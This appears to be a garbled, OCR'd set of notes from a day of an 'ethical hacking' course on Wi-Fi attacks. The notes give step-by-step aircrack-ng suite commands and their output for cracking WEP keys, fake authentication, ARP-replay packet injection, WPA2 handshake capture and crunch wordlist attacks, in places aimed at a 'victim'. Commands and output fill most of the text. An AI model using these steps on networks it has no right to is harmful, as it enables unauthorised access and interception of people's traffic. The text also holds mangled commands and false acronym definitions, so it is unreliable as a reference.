





WIFI HACKING

DAY 32 OF 75 DAYS ETHICAL HACKING COURSE


Ok let me show you the manu first



- > We have three types of encryption in the world for securing wifi and peoples data
- > Why do we need encryptions?
- > We need encryptions because if the routers won't have the encryption then an attacker can read the data and manipulate it very easily. Steps so we have three types of encryptions
- ✓ WEP (wireless equivalent protection) > why we need this tech was introduced 20 years ago. From now, some networks still use this tech, and now a day it's very easy to break into it. I hope you got it.
- > Like airport and restaurant, mai free wifi hota hai, but do use that
- ✓ WPA (wireless protection attacks) > yeah, this tech is still in use
- ✓ WPA2 > this was introduced after WPA for increasing security, and now a day almost every router is using this tech
- > Ok, I hope you get this

WPA3

> **Cracking WEP**_____



- > Exactly we are going to do the same
- > First we will run airodump-ng wlan0 to see available network
- > And the airodump-ng --channel <xxxxxxxxxxxxxxxx> as you know the command we will see the details of it and add --write <file name> in the command to save the file and then
- > We will use aircrack tool to crack the password. How this works: this tool needs data for finding the password. Means if the victim is using internet, then that's our plus point and generally it will find the key between 20k-30 data packets
- > Let's see
- > run this command
- > \$ aircrack-ng <file name>

```

CH 9 | Elapsed: 1 min | 2017-09-24 04:16
BSSID PWR RXD Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
28:F3:A3:86:32:3C -31 100 1001 1560 0 9 54e WEP WEP pulpfiction

BSSID STATION PWR Rate Lost Frames Probe
28:F3:A3:86:32:3C 2C:F8:EE:1A:BE:8E -22 54e:24e 0 1000
28:F3:A3:86:32:3C DC:A9:04:07:9A:59 -20 54e:24e 0 35

root@kali:~# aircrack-ng wepcrack-01.pcap

```

- Then it will try to compare maybe sometime it will fail like this

```

KB depth byte(vote)[00:00:01] Tested 1507329 keys (got 1560 IVs)
0 0/ 2 8B(3584) 26(3328) 38(3328) Aircrack-ng 1.2 rc4BD(3072) C7(3072)
KB depth byte(vote)[00:00:02] Tested 2226225 keys (got 1560 IVs)
0 0/ 2 4C(3584) 8B(3584) 26(3328) 38(3328) 10(3072) 9B(3072) 8D(3072)
KB depth byte(vote)[00:00:03] Tested 165889 keys (got 1560 IVs)
0 0/ 2 4C(3584) 8B(3584) 26(3328) 38(3328) 10(3072) 9B(3072) 8D(3072)
KB depth byte(vote)[00:00:04] Tested 2226225 keys (got 1560 IVs)
0 45/ 46 FF(2304) 0C(2048) 15(2048) 1A(2048) 46(2048) E3(2048) 6B(2048)
1 10/ 25 F2(2816) 0F(2560) 15(2560) 21(2560) 2C(2560) 3A(2560) 4B(2560)
2 20/ 2 0E(2560) 02(2304) 08(2304) 09(2304) 0A(2304) 21(2304) 3C(2304)
3 11/ 3 99(2816) 17(2560) 51(2560) 6E(2560) 72(2560) 89(2560) AF(2560)
4 2/ 3 50(3328) 78(3072) 26(2816) 54(2816) 9B(2816) 9F(2816) 07(2816)

Failed. Next try with 5000 IVs.

```

- This means this need more data packets and need more traffic to victim machine offcourse you can create fake traffic we will see this later
- After sometime it will find the key

```

KB depth byte(vote)[00:01:35] Tested 204 keys (got 10069 IVs)
0 0/ 1 A1(15616) FF(14592) 20(14336) 43(14336) CF(14080) 2B(13824) 8B(13824)
KB depth byte(vote)[00:01:36] Tested 204 keys (got 10069 IVs)
0 0/ 1 A1(16896) FF(16640) 26(15872) 28(15872) DB(15616) 43(15360) 4C(15360)
1 1/ 5 B2(15616) 6B(15616) 83(15360) 2C(15104) 3F(15104) EE(15104)
2 8/ 1 C3(19456) 22(16128) 02(15872) A6(15616) C2(15616) 41(15360) CE(15360)
3 3/ 6 54(15616) 30(15360) EA(15360) 31(15104) 48(15104) E1(15104) 5A(14848)
4 0/ 2 E5(18176) A9(17408) 30(16896) F5(16128) 26(15872) CC(15616) 4B(15360)

KEY FOUND! [ A1:B2:C3:D4:E5 ]
Decrypted correctly: 100%

```

And then you can the pass word but for using it you need to remove this

- A1:B2:C3:D4:E5
- **A1B2C3D4E5 > THIS IS THE REAR PASSWORD**

Fake Authentication

```

WEP CRACKING - FAKE AUTH

▶ aireplay-ng --fakeauth 0 -a <target_MAC> -h <kali_MAC>
  <interface>

▶ ex: aireplay-ng --fakeauth 0 -a 10:20:30:40 -h 50:AA:BB:
    40 mon0

```

- In this case we will still use aireplay-ng
- Now we will fake authentication our self means we cant connect to the network but we can send malicious packets to generate traffic
- Ok
- Lets start
- Put the wlan0 in monitor mode
- Run
- Sairodump-ng wlan0
- anel x --bssid x --write (you can choose) wlan0Selected target then
- \$ airodump-ng --ch
- Then don't press ctrl + c or etc , let it run
- And then
- Run
- \$ aireplay-ng --fakeauth 0 (or you can write 6000 etc 0 means this will reassociate you with in 0 sec with target and 6000 means it will reassociate with you with in 6 sec) -a
- < your mac address so you can authenticate> -h < target mac addr>
- Now you are authenticate with the target and ready to send packet
- Here is step by step

```

1C:07:30:AA:AB:74 -72 12 0 0 4 54e WPA2 COMP PSK SUPERONLINE_WIFI_3332
12:A0:96:F4:19:44 -72 12 0 0 7 54e WPA2 COMP PSK DIRECT-6K-BRAVIA
14:90:09:60:2F:70 -73 12 1 0 11 54e WPA2 COMP PSK HARTAVI
20:00:ED:FB:9D:A3 -73 5 7 0 11 54e WPA2 COMP PSK SUPERONLINE_WIFI_3238

root@kali:~# airodump-ng --bssid 20:F3:A3:86:32:3C --channel 9 --write fakeauth wlan0

```

```

root@kali:~# aireplay-ng --fakeauth 0 -a 20:F3:A3:86:32:3C -h 00:c0:ca:92:8f:6e wlan0mon0

```

Packet Injection (creating fake traffic)

- The steps are same

- Note : don't close any tab until you cracked
- And second thing is if your data is increase means does not creat fake traffic then retry everything from scratch and retry

```

15:56:04F04B:02:26 -72 2 0 0 10 54 WP2 COMP PSK Atsayev
15:56:04F04B:04:74 -72 2 0 0 10 54 WP2 COMP PSK SUPERONLINE Wfi1_3332
20:00:04F04B:04:74 -74 0 16 11 -1 WPA -length 0
E0:03:04:FA:F5:07 -72 2 0 0 5 54 WP2 COMP PSK SUPERONLINE Wfi1_0262
E0:03:04:FA:F5:07 -72 8 0 0 5 54 WP2 COMP PSK Calli
18:24:04F04B:04:74 -75 2 0 0 5 54 WP2 COMP PSK Wfi1_0262
c4:07:27:C8:9C:27 -75 2 0 0 5 54 WP2 COMP PSK TMBT 01
root@kali:~# airodump-ng -bssid 28:F3:A3:B6:32:3C -channel 9 -write aropkay wlan0

```

```

04:55:09 # ./wlanmon -i wlanmon -s 00:03:03:00:00:00 -a 20:F3:A3:B6:32:3C -n 00:03:03:00:00:00 -c 92:8f:6e wlanmon
bash: wlanmon: command not found
root@kali:~# ./wlanmon -i wlanmon -s fakenet0 -a 20:F3:A3:B6:32:3C -n 00:03:03:00:00:00 -c 92:8f:6e wlanmon
04:55:09 Waiting for beacon frame (BSSID: 20:F3:A3:B6:32:3C) on channel 6
04:55:09 Sending Authentication Request (Open System)
04:55:11 Sending Authentication Request (Open System) [ACK]
04:55:11 Authentication successful
04:55:11 Sending Association Request [ACK]
04:55:11 Association successful (-1) (AID: 1)

```

```
root@kali:~# aireplay-ng --arpreply -b 20:F3:A3:B6:32:3C -h 00:c0:ca:92:0f:6e wlan0mon
04:55:46 Waiting for beacon frame (BSSID: 20:F3:A3:B6:32:3C) on channel 9
Saving ARP requests in replay_arp-0924-045546.cap
You should also start airdump-ng to capture replies.
Read 689 packets (got 0 ARP requests and 0 ACKs), sent 0 packets... (0 pps)
```

PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER
-32	100	4538	11938 0	9	54e	WEP	WEP

```

Edit View Search Terminal Help
kali:~# aircrack-ng arpreplay-01.cap
Hand not found
py-ng --fakeauth 0 -a 20:F3:A3:86:32:3C -h 00:c0:ca:00:00:00 -e 00:c0:ca:00:00:00 --bssid 20:F3:A3:86:32:3C on channel 1
Authentication Request (Open System)

```

2	0	1	F7(21508)	F7(21224)	F8(20224)	F7(21224)	F8(21224)
4	0	1	A5(22272)	3C(22224)	9B(20224)	4A(20224)	72(19968)
1	5	1	E5(24576)	2C(22224)	8E(20264)	B2(20864)	A0(21728)
5	0	1	20(21584)	B4(21248)	21(20736)	F3(20736)	93(19456)
6	0	1	61(22224)	3A(19968)	36(19968)	99(10712)	D7(19712)
1	5	1	E5(24576)	E7(21224)	8E(20264)	B2(20864)	60(20224)
8	0	1	DF(21504)	85(20992)	86(19968)	EH(19712)	62(19200)
9	0	1	68(20736)	F3(20224)	92(19968)	4A(19968)	A0(19712)
11	0	1	76(19968)	1C(19968)	7F(19712)	2A(19712)	2A(19712)
11	0	1	76(19968)	9C(19840)	80(20224)	D8(20224)	AB(19200)
12	2	12	A7(19456)	C2(19368)	B7(19268)	70(19176)	36(18732)

KEY FOUND! | 5E:4D:3C:38:1A |

Decrypted correctly: 100%

✓
vpa2 ✓ □ - []
W ✓ []

- **Caputring Handshake file**

- As you can clear see here handshake captured

```
CH 1 ]] Elapsed: 1 min ]] 2023-12-27 15:27 ]] WPA handshake: D6:DF:9A:2B:71:B4
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
D6:DF:9A:2B:71:B4 -43 100 989 428 8 1 180 WPA2 CCMP PSK T1
BSSID STATION PWR Rate Lost Frames Notes Probes
D6:DF:9A:2B:71:B4 90:E8:68:B8:87:C7 -6 11e-11 280 3478 EAPOL T1
Quitting...
```

using crunch
on it but here in quick way we will see

CRUNCH

CRUNCH

```
./crunch <min> <max> <char> -t <pattern> -o file  
ex: ./crunch 8 10 123!'^+%-t m@@@p -file wordlist
```

> Means first we will give min and max and then char like xyz123 and then pattern if you know then file name

```
root@windows: ~/home/cyberghost  
# crunch 8 9 1329378 -o testword  
Crunch will now generate the following amount of data: 115893504 bytes  
110 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 11757312  
crunch: 100% completed generating output
```


> Then we will use aircrack-ng
> Means
> \$ aircrack-ng handshake-file.cap -w testword

```
# aircrack-ng handshake-01.cap -w testword  
Loading packets, please wait...  
Opening handshake-01.cap  
Setting EAPOL Handshake decoder state.  
Read 9135 packets.  


| # | BSSID             | ESSID | Encryption        |
|---|-------------------|-------|-------------------|
| 1 | D6:DF:9A:2B:71:B4 | T1    | WPA (1 handshake) |


```



AIRMON-NG
AIRODUMP-NG
AIRODUMP-NG TARGET
AIREPLAY-NG
AIRECRACK-NG



MITM

evil





~~SEAN
MITM~~

Evil → Wifex

